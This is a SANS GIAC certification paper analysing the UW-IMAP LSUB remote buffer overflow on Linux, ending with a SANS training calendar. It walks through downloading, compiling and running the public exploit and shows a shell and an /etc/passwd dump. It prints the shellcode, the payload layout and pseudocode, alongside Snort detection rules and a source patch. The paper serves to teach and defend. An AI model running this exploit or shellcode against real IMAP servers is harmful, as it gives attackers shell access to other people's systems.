Global Information Assurance Certification Paper

John W. Lampe

Exploit Details:
Name: IMAP remote buffer overflow, discovered by Michael Zalewski, exploit written by Bufferoverflow.org.

Variants: none known.

Operating Systems: Linux.


Protocols/Services: IMAP4rev1 v12.261, IMAP4rev1 v12.264, IMAP4rev1 v12.264, IMAP4rev1 2000.284.

Brief Description: The UW-Imap daemon (imapd) shipped with many default installations of Linux, does not properly check it's input buffer. This allows an unprivileged local user to remotely gain an interactive shell.

Protocol description:
TCP/IP is the network and transport protocol. The application protocol is the IMAP protocol. While IMAP is a feature-rich protocol, only the basics are needed to understand this exploit.

IMAP is a protocol for manipulating messages on a server. The steps are, roughly:
1) Client initiates a TCP connection to server port 143 (default port, may vary from site to site)
2) TCP 3-way handshake is completed.
3) Server sends a greeting which may include version number.
4) Client authenticates.
5) Client selects an object (or group of objects).
6) Client manipulates the objects.
7) Client logs out and closes TCP connection.

There are 4 stages to an IMAP session. These stages are non-authenticated, authenticated, selected, and logout. As you will see, our exploit will never proceed into the selected state. We will overflow the buffer while in authenticated state. An ascii rendition of the states (quoted from RFC 2060) is below:



Since we are overflowing the buffer after authentication, this overflow is really only of use to individuals with a valid email account, but no shell access. This is a common scenario with many large companies and ISP's.

Commands, in IMAP, are sent as strings terminated with a Carriage Return Line Feed (CRLF). Strings can be "literal" or "quoted". Quoted strings are passed with the command on the same line. Literal strings are passed separately after issuing the command.

An example of a quoted string would be:
1 LSUB "#comp." "security.*" (The 2 arguments to LSUB are passed in on the same line)

An example of a literal string would be:
```
1 LOGIN {7}
+ Ready for argument  <---- Server response.  Server waits for 7 character username.
testuse {6}           <---- Enter the 7 char username, and instruct server that a 6 character password is coming next.
+ Ready for argument  <---- Server response.  Server waits for 6 character password.
******                <---- Send 6 character password.
1 OK LOGIN completed  <---- Server response.
```

Quoted strings can be zero or more 7-bit characters. Literal strings can be comprised of any valid octet (8-bit) value (0x00 - 0xFF). RFC 2060 further states that "Implementations MUST encode binary data into a textual form such as BASE64 before transmitting the data."

The LSUB command can be issued after authentication. The LSUB command is used to return a list of subscribed or active mailboxes. For example, if I am subscribed to comp.security.firewalls and comp.security.unix, the following LSUB command would be valid (in quoted string mode):

```
1 LSUB "#comp." "security.*"
```

The server would return the 2 comp.security newsgroups. As you can see, LSUB takes two arguments. Namely, reference name (in this example #comp.) and mailbox name (in this instance security.*). The wildcard * instructs the server to return any mailbox beginning with comp.security.

Description of Variants:
Similar buffer overflows have been found in the past. Variants to this attack have used a different client command (LIST, AUTHENTICATE, etc.). In 1998, a hole was found in the UW-IMAP which allowed remote root compromise. This same version of IMAP is vulnerable to the following client commands: LIST, COPY, FIND, RENAME, and LSUB.

How the exploit works:
A buffer overflow exploit works by exploiting unchecked input buffers. If a program does not check the amount of data that is input into a buffer, the client supplying the input data can purposely send an amount of data which exceeds the allocated memory for the input buffer. When this happens, other variables on the stack segment can be changed. When an instruction pointer address is changed, the flow of the program can be altered to point back into the overflow buffer which contains the malicious code.

In the case of imap, the LSUB arguments buffer is unchecked. The LSUB command can be passed two arguments. Namely, the reference name and mailbox name. The incoming buffer length has a maximum size of 8192 bytes. Consider the following chunk of code (taken from imap source code, mh.c, subroutine mh_canonicalize):

```
long mh_canonicalize (char *pattern,char *ref,char *pat)
{
  char tmp[MAILTMPLEN];         /* MAILTMPLEN defined earlier as 1024 bytes */
  if (ref && *ref) {            /* have a reference */
    strcpy (pattern,ref);       /* copy reference to pattern */
                                /* # overrides mailbox field in reference */
    if (*pat == '#') strcpy (pattern,pat);
                                /* pattern starts, reference ends, with / */
    else if ((*pat == '/') && (pattern[strlen (pattern) - 1] == '/'))
      strcat (pattern,pat + 1); /* append, omitting one of the period */
    else strcat (pattern,pat);  /* anything else is just appended */
  }
  else strcpy (pattern,pat);    /* just have basic name */
  return (mh_isvalid (pattern,tmp,T));
}
```

Note the following three facts:
1) incoming buffer limit to LSUB literal string is 8192 bytes
2) the array tmp[] will only hold 1024 characters
3) strcpy and strcat functions *DO NOT* verify the byte count entering the buffer.

As an example, you can do the following from a command line:

```
[root@f00dikator c_scripts]# telnet myimapserver 143
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
* OK loopy.server.com IMAP4rev1 v12.264 server ready   <--------------Server sends version number
1 LOGIN testuser *****                                <--------------replace ***** with valid user password
1 OK LOGIN completed                                  <--------------Server acknowledges login
1 LSUB "" {1064}                                      <--------------Issue LSUB command.  {1064} indicates that
                                                                     1064 octets of literal data are to be expected.
+ Ready for argument                                  <--------------Server is ready for the literal data to be sent
A x 1064                                              <--------------Type in 1064 A's
```

On the server, imapd will terminate with signal SIGSEGV. The address of the next instruction is 0x41414141 (hex 41 is ASCII character 'A'). The instruction pointer has been overwritten.

DIAGRAM:
A diagram is not really necessary. Basically, a remote user, wishing to gain a shell on their imap server, runs the exploit code from their PC. The code, if successful, grants the user an interactive shell. The user can now execute commands locally on the server.

HOW TO USE THE EXPLOIT:
1) Log in to your Linux server.

2) Download the source code from Packetstorm of bufferoverflow.org (sites referenced below). Issue the following command:
```
# wget http://packetstorm.securify.com/0102-exploits/imapd_exploit.c
```

3) Issue the following command:
```
# gcc -oimapd imapd_exploit.c
```

The exploit has several arguments which need to be passed via the command line. Below are the different command line switches:

```
<host> <login> <password> <type> [offset]
        type: [0]       Slackware 7.0 with IMAP4rev1 v12.261
        type: [1]       Slackware 7.1 with IMAP4rev1 v12.264
        type: [2]       RedHat 6.2 ZooT with IMAP4rev1 v12.264
        type: [3]       Slackware 7.0 with IMAP4rev1 2000.284

4) Add a test user.
[root@goku c_scripts]# adduser test
[root@goku c_scripts]# passwd test
Changing password for user test
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully

5) determine which version of IMAP you are running
# telnet <imapserver> 143  (once you get the version number, type  "1 logout" to logout);

6) run the exploit
[root@goku c_scripts]# ./imapd myhost.com test ***** 0  (where you replace ***** with the passwd for user test)

Remote exploit for IMAP4rev1 v12.261, v12.264 and 2000.284
Developed by SkyLaZarT - www.BufferOverflow.org

Trying to exploit localhost...
Using return address 0xbffff3ec. Shellcode size: 45 bytes

Connecting... OK
Trying to loging ... OK
Sending shellcode... OK
PRESS ENTER for exploit status!!


Exploit Success!!
uid=502(test) gid=502(test) groups=502(test)

cat /etc/passwd   <---------------  I issue a command here
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
wnn:x:127:127:Wnn:/usr/local/bin/Wnn6:
mysql:x:128:128:MySQL server:/var/lib/mysql:/bin/bash
bind:x:129:129::/etc/named:/dev/null
gdm:x:42:42::/home/gdm:/bin/bash
bugs:x:122:122:JitterBug:/home/bugs:/bin/bash
postgres:x:40:131:PostgreSQL Server:/var/lib/pgsql:/bin/bash
squid:x:130:132::/var/spool/squid:/dev/null
listserv:x:131:133::/home/listserv:/bin/bash

As you can see, the exploit worked on the first try.  We now have an interactive shell on the server.

What happened on the server?
Since the buffer is unchecked and there is no analysis of the bytecode coming into the program, the NOP's are filling
the bottom of the stack buffer.  At the point of overflow, the supplied offset address is overwriting
the address of the next command to be executed.  The return address is pointing back into the buffer (hopefully onto a
NOP).  The NOP's are executed up to the shell code, the shell code is loaded and a kernel interrupt instructs the kernel
to open a shell.  The shell code used in this exploit is the exact same shellcode used in the article by Elias Levy
(Aleph1) referenced below.  An example of how the stack looks at time of overflow is:

       ------------    <-----------top of memory
      |            |
      |            |   <-----------guessed offset address to jump back into (25 times, in this instance)
      | Stack      |
      | Segment    |
      |            |   <-----------shellcode
      |            |
      |            |
      |            |
      |            |    <----------lots of NOP's
      |            |
```

```
      |           |
       ------------     <----------bottom of memory
```

Signature of the attack:
Note the shellcode (from the exploit source code, see references)

```
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

The incoming shellcode is a dead giveaway. The following SNORT rule should work.

```
alert tcp any any -> any 143 (msg: "IMAP buffer overflow"; content: "|80 e8 dc ff ff ff|/bin/sh";)
```

If you wish to kill the attempted overflow (assuming you compiled snort with the --enable-flexresp option), you can apply the following rule:

```
alert tcp any any -> any 143 (resp: rst_all; msg: "IMAP buffer overflow"; content: "|80 e8 dc ff ff ff|/bin/sh";)
```

How to protect against it:

0) Implement the second snort rule from above. This is not elegant, but it will effectively kill *this* specific exploit code.

1) Stay alert of current vulnerabilities and always keep software patched.

2) Use the Immunix Stackguard compiler to compile system services. This compiler adds a canary value to the stack, next to the return value. If the attempted buffer overflow alters the return value, then it must also alter the canary, which causes the program to log a message (canary value changed) to syslog and exit. Canary values can include most common string terminators (CRLF, 0x00, 0xFF, etc). This helps to prevent "canary spoofing".

3) The best defense is a good offense. You should regularly scan your network for vulnerabilities. I recommend the NESSUS scanner. It is free and thorough. Since NESSUS is open source, many developers contribute to the project on a regular basis (myself included). There is a NESSUS NASL script which checks for the existence of vulnerable IMAP installations.

4) Disable imapd.

5) Edit the source file imapd.c.

```
# vi <path/to/src/imapd>/imapd.c
```

Type "/linkage.c" (advance to the only reference to the include file linkage.c).
Type "dd" (remove the line).
Type "i" (for insert).
Add in the drivers that you will be needing from the following list:

```
  mail_link (&mboxdriver); /* link in the mbox driver */
  mail_link (&imapdriver); /* link in the imap driver */
  mail_link (&nntpdriver); /* link in the nntp driver */
  mail_link (&pop3driver); /* link in the pop3 driver */
  mail_link (&mhdriver); /* link in the mh driver */
  mail_link (&mxdriver); /* link in the mx driver */
  mail_link (&mbxdriver); /* link in the mbx driver */
  mail_link (&tenexdriver); /* link in the tenex driver */
  mail_link (&mtxdriver); /* link in the mtx driver */
  mail_link (&mmdfdriver); /* link in the mmdf driver */
  mail_link (&unixdriver); /* link in the unix driver */
  mail_link (&newsdriver); /* link in the news driver */
  mail_link (&philedriver); /* link in the phile driver */
  mail_link (&dummydriver); /* link in the dummy driver */
  auth_link (&auth_md5); /* link in the md5 authenticator */
  auth_link (&auth_log); /* link in the log authenticator */
```

NOTE: mh, nntp, newsdriver, and dummydriver are all vulnerable. By removing support for these drivers, it is very possible that you will break your imap functionality. I don't recommend this method.

As an exercise, I like to imagine that the vulnerability has hit my server. I learn of the vulnerability through logfiles, wierd processes, IDS, etc.
What can I do to fingerprint the attack, block the attack, and still allow valid traffic to flow between authentic clients and the server?

As an example, let's restrict the incoming buffer to ASCII text (hex 0x21 - 0x7E). By blocking other octal values, we stop the incoming shellcode. Hopefully, we allow valid messages and attachments. I'll add the following block to the imapd.c source code file, in the subroutine inchar() right before the final return() call.

```
if ( (c<0x21) || (c>0x7E) ) {
      syslog(LOG_INFO, "Invalid character passed to inchar");
      alarm (0);
      server_init (NIL,NIL,NIL,NIL,SIG_IGN,SIG_IGN,SIG_IGN,SIG_IGN);
      if (state == OPEN) {
              mail_close (stream);
```

```
      }
      state = LOGOUT;
      stream = NIL;
      _exit (1);
  }
```

Basically, as the literal string is read in from the server, each character is grabbed one at a time (getchar()) and added to an array.

Steps:
0) backup your imapd binary
```
# cp /usr/sbin/imapd{,.saved_yet_vulnerable}
```

1) Download code from Internet (site listed below).
```
# wget ftp://ftp.cac.washington.edu/imap/<specific vulnerable package for your platform>
```

2) Uncompress and untar the package.
```
# tar xvfz <source_packagename.tar.gz> OR
# uncompress <source_packagename.tar.Z>; tar xvf <source_packagename.tar>
```

3) Change into the imapd<Version> directory.
```
# cd <newly created directory>
```

4) Edit the imapd.c file.
```
# vi src/imapd/imapd.c
```

5) Find the inchar() subroutine and insert the code above. In VI editor, type "/" to enter search mode, type "char inchar" and [Enter] to find the first instance (function prototype) of the phrase. Type "//" to advance to the next instance (the actual function).

6) Compile the code.
```
# make slx
```

7) Copy the binary to the appropriate binary directory.
```
# cp imapd/imapd /usr/sbin
```

8) Run the exploit as shown above

Here is a screenshot of the exploit being run after patching the source:

```
[root@goku imap-4.5]# ./imapd myip.com test **** 0

Remote exploit for IMAP4rev1 v12.261, v12.264 and 2000.284
Developed by SkyLaZarT - www.BufferOverflow.org

Trying to exploit myip.com
Using return address 0xbffff3ec. Shellcode size: 45 bytes

Connecting... OK
Trying to loging ... OK
Sending shellcode... Broken pipe
```

Now, let's see what showed up in my maillog file (/var/log/maillog) courtesy of syslogd
```
[root@goku]# tail /var/log/maillog
Mar  6 13:54:25 goku imapd[2410]: imap service init from XXX.XXX.XXX.XXX
Mar  6 13:54:25 goku imapd[2410]: Login user=test host=[someip]
Mar  6 13:54:25 goku imapd[2410]: Invalid character passed to inchar
```

Note the last entry. I now have a username, source IP, and the message that an invalid character was passed to the server.

Of course, After patching, you should ensure (as I did) that the imap daemon still functions correctly for valid connections. To do this, I loaded my email client (EUDORA), and sent myself some test mail (both text only, and binary attachments). Since everything works well, I leave the patched imap daemon in place for a short amount of time in order to collect more information. I'll want to know which user accounts are being used (remember, a valid username and password is required to get into authenticated state), where the attackers are coming from, etc.

Perhaps, once I have gleaned more information I can add a SNORT rule (or even run SNORT from a command line in sniffer mode..."snort -dvi ethX src or dst <cracker's IP>") to dump the exact sequence of commands, shellcode, etc. If the attackers are active, I should have (or be able to deduce) their working exploit code in a short amount of time.

Source code/ Pseudo code
The exploit code creates a 1064 byte buffer.
Initially, entire buffer is filled with the return address.
Rewrite all of the buffer except for the last (length of shellcode - 100) bytes with NOP's.
Write the shellcode into the buffer.
Here is how the buffer looks once we're done:

```
LOTS OF 90's (NOP's) snipped
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   <- NOP's
```

```
90 90 90 90 90 90 90 EB 1F 5E 89 76 08 31 C0 88   <- shellcode
46 07 89 46 0C B0 0B 89 F3 8D 4E 08 8D 56 0C CD
80 31 DB 89 D8 40 CD 80 E8 DC FF FF FF 2F 62 69
6E 2F 73 68 EC F3 FF BF EC F3 FF BF EC F3 FF BF   <- ret address (25 times)
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF
```

The program logs into the imap server with a command like:
1 LOGIN username password
If login is succesful, send LSUB command.
1 LSUB "" {1064}
When the server responds that it is ready, send buffer.
Read the socket and look for the string "uid" in the server response.
If the server response contained "uid", read standard input for user commands to pass to the shell.

Additional Information

http://www.BufferOverflow.Org (writers of the exploit)
http://www.ietf.org/rfc/rfc2060.txt?number=2060 (RFC 2060)
http://packetstorm.securify.com/docs/hack/smashstack.txt (Article on buffer overflows)
http://www.immunix.org (home of the Immunix stackguard compiler)
http://www.securityfocus.com (BUGTRAQ)
http://www.washington.edu/imap/ (homepage for the IMAP project)
http://www.securiteam.com/exploits/IMAPd_vulnerable_to_a_remotely_exploitable_buffer_overflow.html
http://161.53.42.3/~crv/security/bugs/Linux/imapd9.html
http://www.nessus.org

Last Updated: October 24th, 2017

Upcoming Training

SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Mentor Session SEC504	Houston, TX	Nov 13, 2017 - Dec 11, 2017	Mentor
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
Community SANS Detroit SEC504~	Detroit, MI	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, Germany	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Cyber Defense Initiative 2017 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Dec 14, 2017 - Dec 19, 2017	vLive
Community SANS Honolulu SEC504	Honolulu, HI	Jan 08, 2018 - Jan 13, 2018	Community SANS
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Mentor Session - SEC504	San Antonio, TX	Jan 09, 2018 - Mar 13, 2018	Mentor
SANS Amsterdam January 2018	Amsterdam, Netherlands	Jan 15, 2018 - Jan 20, 2018	Live Event
Northern VA Winter - Reston 2018	Reston, VA	Jan 15, 2018 - Jan 20, 2018	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jan 15, 2018 - Jan 20, 2018	Community SANS
Community SANS St Louis SEC504	St Louis, MO	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201801,	Jan 16, 2018 - Feb 22, 2018	vLive
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
Las Vegas 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event